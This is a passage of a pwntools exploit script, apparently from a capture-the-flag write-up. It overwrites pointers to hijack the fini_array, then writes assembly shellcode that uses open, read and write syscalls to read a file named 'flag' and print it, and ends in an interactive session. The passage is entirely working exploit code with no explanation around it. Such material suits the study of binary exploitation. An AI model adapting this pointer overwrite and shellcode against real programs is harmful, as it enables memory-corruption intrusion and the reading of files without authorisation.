edit(0,p32(0x500)*6+'\n')

payload = p32(bss_addr)*2 + p32(fini_array) + '\n'
edit(3, payload)

shellcode = asm('push 0x0;push 0x67616c66;mov ebx,esp;xor ecx,ecx;xor edx,edx;mov eax,0x5;int 0x80')
#sys_open(file,0,0)

shellcode+=asm('mov eax,0x3;mov ecx,ebx;mov ebx,0x3;mov edx,0x100;int 0x80')
#sys_read(3,file,0x100)

shellcode+=asm('mov eax,0x4;mov ebx,0x1;int 0x80')
#sys_write(1,file,0x30)

edit(1, shellcode+'\n')
edit(2, p32(bss_addr)*2+'\n')

r.sendline('4')

r.interactive()
```